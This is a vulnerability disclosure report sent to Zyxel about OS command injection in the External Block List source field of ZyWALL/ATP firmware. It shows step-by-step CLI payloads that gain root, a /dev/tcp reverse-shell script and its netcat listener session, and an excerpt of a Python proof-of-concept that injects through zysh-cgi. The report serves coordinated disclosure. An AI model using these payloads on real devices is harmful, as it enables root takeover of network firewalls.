“Keep your chin up, someday there will be happiness in Nottingham again. You'll see. (Robin Hood)

Disclosure report

Revisions table

Version	Researchers	Discovery date
1.0	Alessandro Sgreccia Manuel Roccon	15/07/2024

Who we are

Within the Red Hot Cyber community, the "HackerHood" initiative takes shape. It is a group of ethical hackers passionate about dissemination and sharing, who have agreed to raise awareness of cyber risk, through a series of practical initiatives.

Hackerhood, carries out bug hunting activities on a heterogeneous series of IT products in order to raise awareness of risk and to improve the ecosystem in which we live.

Legal note

This document is classified as CONFIDENTIAL and is produced for the sole purpose of undertaking a Responsible Disclosure path towards the companies mentioned. It is intended for the exclusive use of ZYXEL. Unauthorized use, reproduction and dissemination of this document are expressly prohibited.

Vendor Info

- **Organization Name:** ZYXEL
- **Web Page:** https://www.zyxel.com
- **Email:** security@zyxel.com.tw
- **Vulnerability Disclosure Info Web Page:** https://www.zyxel.com/global/en/support/security-advisories

Credits and Research Team Info

- **First Name**: Alessandro
- **Last Name:** Sgreccia
- **Research Firm**: Hackerhood
- **Organization Name**: RedHotCyber https://www.redhotcyber.com

- **First Name**: Manuel
- **Last Name:** Roccon
- **Research Firm**: Hackerhood
- **Organization Name**: RedHotCyber https://www.redhotcyber.com

Disclosure Policy

We strongly believe that a coordinated disclosure is the best approach to properly and efficiently address the risk related to security vulnerabilities (i.e. Coordinated Vulnerability Disclosure – CVD).

If everything goes as intended, after your confirmations and, eventually, the CVE ID publication, we will proceed with a full disclosure on our Web page. If you do not agree with a full disclosure for the vulnerabilities, please let us know by responding to this communication. In this case we will just publish the CVE details.

However, if no response is provided or you do not intend to take any action to assess the security issue, we will proceed as follows:

After the first communication with no response within a week, it is resent. If no response is provided at all, we will proceed with a disclosure of the vulnerability on our public Web Site after 90 days.

After the acknowledgement of the security issues, if no status updates are provided within the next month, we will send you a final communication warning that the vulnerability information will be published after 90 days.

As a security research team, we will be glad to support you in the evaluation and remediation processes.

Best regards

Hackerhood hacking team

1. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') – CWE-78

- **Product Line:** ZYWALL
- **Vulnerable Version:** from **4.60** (EBL implementation) to **5.38** (Tested)
- **Summary:** Remote Command Execution by ZYSH CLI injection
- **Prerequisites:** Compromised admin user

Intro

During our routine assessment of ZLD, we identified a feature vulnerable to OS Command Injection. This vulnerability allows threat actors to compromise the entire device.

The following features are affected by this vulnerability:

- **IP Reputation**: This function evaluates the reputation of IP addresses, identifying and blocking those associated with harmful activities to enhance network security.
- **URL Threat Filter**: This filter analyzes and blocks URLs known to be dangerous or suspicious, safeguarding users from harmful websites.


Both **IP Reputation** and **URL Threat Filter** have an **External Block List** that loads an external database.

How is the External Block List vulnerable?

In an attempt to better understand how to attack this feature, we tried both GUI and CLI configurations.

GUI Configuration


This is an example of how the **EBL** should be configured via the **GUI**.



Name: TEST_BL
Description: HackerHood PWN!!!!
Source: http://12.12.12.12/test.txt

The name and description values must be strings, while the **source** should contain the **URL** where the potential file containing the URLs to be loaded is located.

CLI Configuration



```
Router# configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt
Router(config-ip-reputation-ebl-test)# exit
Router(config)#
```

Analysis

Immediately after **exiting** the configuration, the script responsible for loading the file from the potential external server is **launched**.


How did we realize this? By configuring a local server to listen and observing the real-time request.

What led us to the discovery of the flaw was analyzing what the system did in the background.

This analysis was made possible by the "**ps**" command integrated into **ZYSH**, which can be invoked via:

- debug system ps

Using the "match" filter, also integrated into ZYSH, we filtered the output:




```
Router# debug system ps | match "12.12.12.12/file.txt"
 2780     1 python          root     ?        19   0 55.0  0.3 R     12736  5948  3356  3184 23:53:26       00:01 00:00:00 python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt tAK98UoTtH5ttzm test ip 94
Router#
```

Output:

```
python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt tAK98UoTtH5ttzm test ip 94
```

Injection

The idea was to add a character to the **source parameter** that would trigger an **injection**.




Add

General Settings

Name:	TEST_BL
Description:	HackerHood PWN!!!!
Source:	http://12.12.12.12/test.txt;


The **first attempt** via **GUI** was **unsuccessful** due to Javascript's character **filtering**.

However, via **CLI**, we did not encounter the same filtering:



```
Router# configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt
Router(config-ip-reputation-ebl-test)# exit
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;test
Router(config-ip-reputation-ebl-test)#
```

As can be seen in the following screenshot, the command is executed with the "**;**" followed by "**test**".




```
00:01 00:00:00 python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt
00:01 00:00:00 sh -c python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt;test irT0oZ6cFIOMEvF test ip 94 &
```

RCE (Remote Code Execution)

The first attempt was to launch **System commands**. Specifically:

- id
- pwd
- ls


All were executed **successfully** and, because the python script is executed as the **root** user, we acquire its privileges.




```
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;id;
Router(config-ip-reputation-ebl-test)# exit
uid=0(root) gid=0(root) groups=0(root)
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;pwd;
Router(config-ip-reputation-ebl-test)# exit
/
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;ls;
Router(config-ip-reputation-ebl-test)# exit
MyZyXEL
aes
bin
compress
db
db2
dev
etc
etc_writable
home
init
lib
lib32
lib64
proc
root
run
rw
rw2
sbin
share
sys
temp
tmp
usr
util
utm
var
zyinit
Router(config)#
```

Reverse Shell via Uploaded File

Obtaining a reverse shell was not difficult; it was enough to **upload** a shell file via **FTP** and execute it through the injection.




```
  GNU nano 6.2                                              rev.sh *
#!/bin/bash
exec bash -i &>/dev/tcp/10.168.254.14/1337 <&1
```




```
Connected to 10.168.254.1.
220 FTP Server (ATP100) [::ffff:10.168.254.1]
Name (10.168.254.1:caos): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp
250 CWD command successful
ftp> dir rev.sh
229 Entering Extended Passive Mode (|||21418|)
150 Opening ASCII mode data connection for file list
-rwxr-xr-x   1 root     root          247 Jul 15 20:35 rev.sh
226-Transfer complete
226 Quotas off
ftp>
```

The **SH** file is automatically uploaded with **execution permissions** “x”, so it was enough to launch the following command to obtain a **reverse shell:**




```
Router> configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://127.0.0.1;/etc/zyxel/ftp/tmp/rev.sh;
Router(config-ip-reputation-ebl-test)# exit
```




```
caos@TS-WEB-NIX:~$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.168.254.1 46594
bash: cannot set terminal process group (9886): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-5.1# cat /rw/fwversion
cat /rw/fwversion
KERNEL_VERSION=3.10.87
FIRMWARE_VER=5.38(ABPS.0)
CAPWAP_VER=1.00.04
COMPATIBLE_PRODUCT_MODEL_0=E153
COMPATIBLE_PRODUCT_MODEL_1=E17F
COMPATIBLE_PRODUCT_MODEL_2=FFFF
COMPATIBLE_PRODUCT_MODEL_3=FFFF
COMPATIBLE_PRODUCT_MODEL_4=FFFF
MODEL_ID=ATP100
KERNEL_BUILD_DATE=2024-03-28 04:54:19
BUILD_DATE=2024-03-28 05:34:52
FSH_VER=1.0.0
bash-5.1# uname -a
uname -a
Linux ATP100-TS 3.10.87-rt80-Cavium-Octeon #2 SMP Thu Mar 28 04:54:03 CST 2024 mips64 Cavium Octeon III V
.0 ROUTER7000_REF (CN7020p1.2-1200-AAP) GNU/Linux
bash-5.1#

eputation ebl test
putation-ebl-test)# source http://12.12.12.12/file.txt;/etc/zyxel/ftp/tmp/rev.sh;
```

Even by sending a **POST** request to **ZYSH-CGI**, it is possible to perform **injection**, obviously after having logged in. (below an **excerpt** of the script)




```
for cookie_name, cookie_value in session.cookies.get_dict().items():
    if cookie_name == "authtok":
        zysh_auth_token = cookie_value
        console.print("[+] Auth token ottenuto con successo")
    else:
        console.print("[-] Auth token non ottenuto")

while zysh_auth_token:
    #cmd = input("> ")
    #if cmd == "exit":
    #    zysh_auth_token = None
    #cmd = cmd.replace(" ", "%20")
    #payload = f"filter=js2&cmd={cmd}"
    payload = f"filter=js2&cmd=ip-reputation%20ebl%20test&cmd=source%20http://1.1.1.1;id;/etc/zyxel/ftp/tmp/rev.sh;&cmd=exit"
    data = session.post(zysh_url, cookies=session.cookies, data=payload, headers=headers, verify=False)
    # Estrapolazione dati ZYSH
    output = data.text.replace("var zyshdata0=[", "").replace("];", "").replace("var errno0=0;", "").replace("var errmsg0='OK';",
    try:
        # Convertiamo il tutto in JSON
        output = json.loads(output)
        console.print(output)
    except json.decoder.JSONDecodeError:
        console.print("Output non valido")
        console.print(output)
    break


logout = session.get(logout_url, cookies=session.cookies, verify=False)
```

PoC Python script sending a **POST** request to https://redacted/cgi-bin/zysh-cgi with the crafted **payload**:



```
> python .\zysh.py
[+] Auth token ottenuto con successo
Output non valido


var zyshdata1=[
var errno1=0;
var errmsg1="OK";
var zyshdata2=[
var errno2=0;
var errmsg2="OK";
```



```
caos@TS-WEB-NIX:~$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.168.254.1 47339
bash: cannot set terminal process group (9886): In
bash: no job control in this shell
bash-5.1# exit
exit
exit
caos@TS-WEB-NIX:~$ ls
```

References

ZYXEL External Block List: V4.60 External Black List — Zyxel Community

ZYXEL IP Reputation/URL Threat filter Overview : Zyxel Online Web Help